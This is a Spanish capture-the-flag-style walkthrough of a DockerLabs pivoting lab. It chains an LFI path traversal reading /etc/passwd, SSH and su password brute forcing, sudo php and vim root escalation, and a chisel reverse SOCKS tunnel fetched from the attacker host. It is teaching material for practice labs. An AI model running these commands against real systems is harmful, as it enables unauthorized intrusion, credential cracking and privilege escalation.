

Máquina BIG PIVOTING — DockerLabs

Objetivo de la práctica

Este escenario encadena **varias máquinas conectadas entre sí** (`inclusion` , `trust` , `upload` , `walkingcms` , `whereismywebshell`) para practicar **pivoting en red**: desde el acceso inicial a la primera máquina, vamos saltando de red en red con `chisel` y `socat` hasta comprometer una tercera máquina que no es directamente accesible desde nuestro Kali.

Antes de empezar

Todo lo que sigue se ejecuta contra máquinas de laboratorio (DockerLabs), pensadas expresamente para practicar. Las mismas técnicas contra un sistema real sin autorización son ilegales.

1. Despliegue del escenario

En este escenario tenemos distintas máquinas conectadas entre ellas, simulando un entorno de pivoting en red:

```
sudo bash auto_deploy.sh inclusion.tar trust.tar upload.tar walkingcms.tar  
whereismywebshell.tar
```



```
Creando red pivoting2 con subred 20.20.20.0/24 y puerta de enlace 20.20.20.1
La red pivoting2 ha sido creada exitosamente con la subred 20.20.20.0/24.
Creando red pivoting3 con subred 30.30.30.0/24 y puerta de enlace 30.30.30.1
La red pivoting3 ha sido creada exitosamente con la subred 30.30.30.0/24.
Creando red pivoting4 con subred 40.40.40.0/24 y puerta de enlace 40.40.40.1
La red pivoting4 ha sido creada exitosamente con la subred 40.40.40.0/24.
Creando red pivoting5 con subred 50.50.50.0/24 y puerta de enlace 50.50.50.1
La red pivoting5 ha sido creada exitosamente con la subred 50.50.50.0/24.
```

Estamos desplegando la máquina vulnerable del archivo inclusion.tar, espere un momento.

Máquina desplegada desde inclusion.tar, sus direcciones IP son --> 10.10.10.2 20.20.20.2

Estamos desplegando la máquina vulnerable del archivo trust.tar, espere un momento.

Máquina desplegada desde trust.tar, sus direcciones IP son --> 20.20.20.3 30.30.30.2

Estamos desplegando la máquina vulnerable del archivo upload.tar, espere un momento.

Máquina desplegada desde upload.tar, sus direcciones IP son --> 30.30.30.3 40.40.40.2

Estamos desplegando la máquina vulnerable del archivo walkingcms.tar, espere un momento.

Máquina desplegada desde walkingcms.tar, sus direcciones IP son --> 40.40.40.3 50.50.50.2

Estamos desplegando la máquina vulnerable del archivo whereismywebshell.tar, espere un momento.

Máquina desplegada desde whereismywebshell.tar, sus direcciones IP son --> 50.50.50.3

Presiona Ctrl+C cuando termines con las máquinas para eliminarlas


2. Máquina 1 — acceso inicial y escalada a root

2.1. Local File Inclusion en /shop

Comenzamos enumerando los puertos abiertos de la primera máquina:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 03:cf:72:54:de:54:ae:cd:2a:16:58:6b:8a:f5:52:dc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFBns4ZccIGmiw02
hc2U=
|   256 13:bb:c2:12:f5:97:30:a1:49:c7:f9:d0:ba:d0:5e:f7 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIr1k5/j/3yvWf8rLays4s/EPgkqySLYjRHL6QAq2yN8
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.57 ((Debian))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:0A:0A:0A:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Esto corre por el puerto 80:



Haciendo fuzzing web nos encontramos con el directorio `/shop` :

```
=====
Starting gobuster in directory enumeration mode
=====
/.php           (Status: 403) [Size: 275]
/.html          (Status: 403) [Size: 275]
/index.html     (Status: 200) [Size: 10701]
/shop          (Status: 301) [Size: 307] [--> http://10.10.10.2/shop/]
/.php           (Status: 403) [Size: 275]
/.html          (Status: 403) [Size: 275]
Progress: 171611 / 622932 (27.55%)
```

Nos encontramos con una web que nos chiva el parámetro del `index.php` que podemos utilizar para explotar alguna vulnerabilidad:



Probamos el siguiente payload:

```
http://10.10.10.2/shop/index.php?archivo=../../../../../../../../etc/passwd
```

Y leemos archivos internos de la máquina:



Vulnerabilidad — Local File Inclusion (LFI) en `index.php`

El parámetro `archivo` concatena la ruta recibida sin validarla ni restringirla a un directorio concreto, por lo que mediante path traversal (`../../../../`) podemos leer cualquier fichero del sistema al que tenga acceso el proceso web, incluido `/etc/passwd` .

2.2. Acceso SSH por fuerza bruta

Vemos dos usuarios en `/etc/passwd` . Probamos primero con el usuario `manchi` por fuerza bruta contra el protocolo SSH:

```
hydra -l manchi -P /usr/share/wordlists/rockyou.txt ssh://10.10.10.2
```

```
(root@kali)-[/home/kali/Desktop]
# hydra -l manchi -P /usr/share/wordlists/rockyou.txt ssh://10.10.10.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-21 14:58:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:14344402), ~896526 tries per task
[DATA] attacking ssh://10.10.10.2:22/
[22][ssh] host: 10.10.10.2 login: manchi password: lovely
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-21 14:58:10
```

Accedemos por SSH:

```
(root@kali)-[/home/kali/Desktop]
# ssh manchi@10.10.10.2
manchi@10.10.10.2's password:
Linux fe3df0e12692 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 14 16:47:47 2024 from 172.17.0.1
manchi@fe3df0e12692:~$
```

2.3. Pivotando al usuario `seller` y escalada a root

En este punto vemos otro usuario llamado `seller`, al que tras enumerar por distintas vías no conseguimos pivotar directamente. Probamos entonces un ataque de fuerza bruta a su contraseña local con un script propio:

```
https://github.com/Maalfer/Sudo_BruteForce
```



Lo pasamos todo a la máquina víctima, el script junto con el `rockyou` :

```
manchi@fe3df0e12692:/tmp$ ls
Linux-Su-Force.sh  rockyou.txt
manchi@fe3df0e12692:/tmp$
```

```
bash Linux-Su-Force.sh seller rockyou.txt
```

Y nos encuentra su contraseña:

```
Contraseña encontrada para el usuario seller: qwerty
manchi@fe3df0e12692:/tmp$
```

Ya como `seller` , nos encontramos con el binario `/usr/bin/php` disponible vía `sudo` :

```
seller@fe3df0e12692:/tmp$ sudo -l
Matching Defaults entries for seller on fe3df0e12692:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User seller may run the following commands on fe3df0e12692:
  (ALL) NOPASSWD: /usr/bin/php
```

Vulnerabilidad — Escalada de privilegios vía `sudo` sobre `php`

El usuario `seller` puede ejecutar `/usr/bin/php` como root sin restricciones. Al ser `php` un intérprete capaz de invocar comandos del sistema (`system()`), basta con lanzar una orden arbitraria para obtener una shell de root.

Escalamos privilegios de la siguiente forma:

```
CMD="/bin/sh"
sudo /usr/bin/php -r "system('$CMD');"
```


```
seller@fe3df0e12692:/tmp$ CMD="/bin/sh"
seller@fe3df0e12692:/tmp$ sudo /usr/bin/php -r "system('$CMD');"
whoami
root
```

2.4. Preparando el pivot hacia la máquina 2

Ya como root, vemos una segunda interfaz de red que nos permite pivotar hacia la siguiente máquina:

```
root@fe3df0e12692:/tmp# hostname -I
10.10.10.2 20.20.20.2
root@fe3df0e12692:/tmp#
```

Nos creamos nuevas conexiones en esta máquina:



En este punto, nos enviamos `chisel` :



```
root@fe3df0e12692:/tmp# wget 192.168.0.20/chisel
--2024-04-21 13:09:21-- http://192.168.0.20/chisel
Connecting to 192.168.0.20:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8339456 (8.0M) [application/octet-stream]
Saving to: 'chisel'

chisel          100%[=====>] 7.95M  --.-KB/s   in 0.02s

2024-04-21 13:09:21 (477 MB/s) - 'chisel' saved [8339456/8339456]

root@fe3df0e12692:/tmp#
```

```
chisel
(kali@kali) - [~/Desktop/pivoting]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.2 - - [21/Apr/2024 15:09:21] "GET /chisel HTTP/1.1" 200

```

Ahora, desde la máquina atacante, nos ponemos en escucha con `chisel` :

```
chisel server --reverse -p 1234
```

```
(kali@kali) - [~/Desktop/pivoting]
$ chisel server --reverse -p 1234
2024/04/21 15:10:29 server: Reverse tunnelling enabled
2024/04/21 15:10:29 server: Fingerprint qrbg/uIyFE8oAKKwlgRVIDv/ZDy4xb3fUvGaegr2PlI=
2024/04/21 15:10:29 server: Listening on http://0.0.0.0:1234

```

☀ ¿Qué hace este túnel?

`chisel server --reverse` levanta en nuestro Kali un servidor al que la máquina comprometida se conecta como cliente, abriendo un proxy SOCKS que nos permite enrutar tráfico hacia redes internas a las que, de otro modo, no tendríamos visibilidad.

Y nos conectamos desde la máquina víctima para poder ver desde nuestro Kali la IP

`20.20.20.2` :

```
./chisel client 192.168.0.20:1234 R:socks
```

```
root@fe3df0e12692:/tmp# ./chisel client 192.168.0.20:1234 R:socks
2024/04/21 13:11:57 client: Connecting to ws://192.168.0.20:1234
2024/04/21 13:11:57 client: Connected (Latency 623.953µs)
```

```
(kali@kali)-[/Desktop/pivoting]
$ chisel server --reverse -p 1234
2024/04/21 15:10:29 server: Reverse tunnelling enabled
2024/04/21 15:10:29 server: Fingerprint qrbg/uIyFE8oAKKwlgRVIDv/ZDy4xb3fUvGaegr2PlI=
2024/04/21 15:10:29 server: Listening on http://0.0.0.0:1234
2024/04/21 15:11:57 server: session#1: Client version (1.7.5) differs from server version (1.9.1-0kali1)
2024/04/21 15:11:57 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

3. Máquina 2 — acceso SSH y escalada con `vim`

3.1. Escaneo a través del túnel

Para escanear puertos en la siguiente máquina, ya tenemos que pasar por el túnel con `proxychains`:


```
proxychains nmap -sT -Pn -p- -sV --open -T5 -v -n 20.20.20.3 2>/dev/null
```

Donde nos encuentra los puertos 22 y 80 abiertos:


```
(root@kali)-[/home/kali/Desktop]
# proxychains nmap -sT -Pn -p- -sV --open -T5 -v -n 20.20.20.3 2>/dev/null
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-21 15:26 CEST
NSE: Loaded 46 scripts for scanning.
Initiating Connect Scan at 15:26
Scanning 20.20.20.3 [65535 ports]
Discovered open port 80/tcp on 20.20.20.3
Discovered open port 22/tcp on 20.20.20.3
Connect Scan Timing: About 30.33% done; ETC: 15:27 (0:01:11 remaining)
Connect Scan Timing: About 60.59% done; ETC: 15:27 (0:00:40 remaining)
Completed Connect Scan at 15:27, 100.43s elapsed (65535 total ports)
Initiating Service scan at 15:27
Scanning 2 services on 20.20.20.3
Completed Service scan at 15:27, 6.04s elapsed (2 services on 1 host)
NSE: Script scanning 20.20.20.3.
Initiating NSE at 15:27
Completed NSE at 15:27, 0.02s elapsed
Initiating NSE at 15:27
Completed NSE at 15:27, 0.01s elapsed
Nmap scan report for 20.20.20.3
Host is up (0.0015s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.57 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.76 seconds
```

En el puerto 80 corre una plantilla de Apache por defecto:



Y esto corre en `/secret.php` :



3.2. Acceso SSH por fuerza bruta y escalada con vim

Nos proporcionan un usuario con el que podemos hacer fuerza bruta con `hydra`:

```
proxychains hydra -l mario -P /usr/share/wordlists/rockyou.txt  
ssh://20.20.20.3 -I
```

```
... OK  
... OK  
... OK  
... OK  
... OK  
... OK  
... OK  
... OK  
[22][ssh] host: 20.20.20.3 login: mario password: chocolate  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 1 final worker threads did not complete until end.  
[ERROR] 1 target did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-21 15:29:16
```



Tenemos el acceso:

USUARIO	CONTRASEÑA
mario	chocolate

Entramos pasando por el túnel:

```
proxychains ssh mario@20.20.20.3
```

```
(root@kali) - [/home/kali/Desktop]
# proxychains ssh mario@20.20.20.3
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 20.20.20.3:22 ... OK
mario@20.20.20.3's password:
Linux dc7b5c415abe 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@dc7b5c415abe:~$
```

Y vemos que podemos ejecutar `vim` como root:

```
mario@dc7b5c415abe:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on dc7b5c415abe:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on dc7b5c415abe:
    (ALL) /usr/bin/vim
mario@dc7b5c415abe:~$
```

Vulnerabilidad — Escalada de privilegios vía `sudo` sobre `vim`

`vim` permite ejecutar comandos de shell desde dentro del editor (`:!comando`). Al poder lanzarlo con `sudo` , ese comando se ejecuta con privilegios de root.

```
sudo /usr/bin/vim -c '!/bin/bash'
```

Y ya somos root:

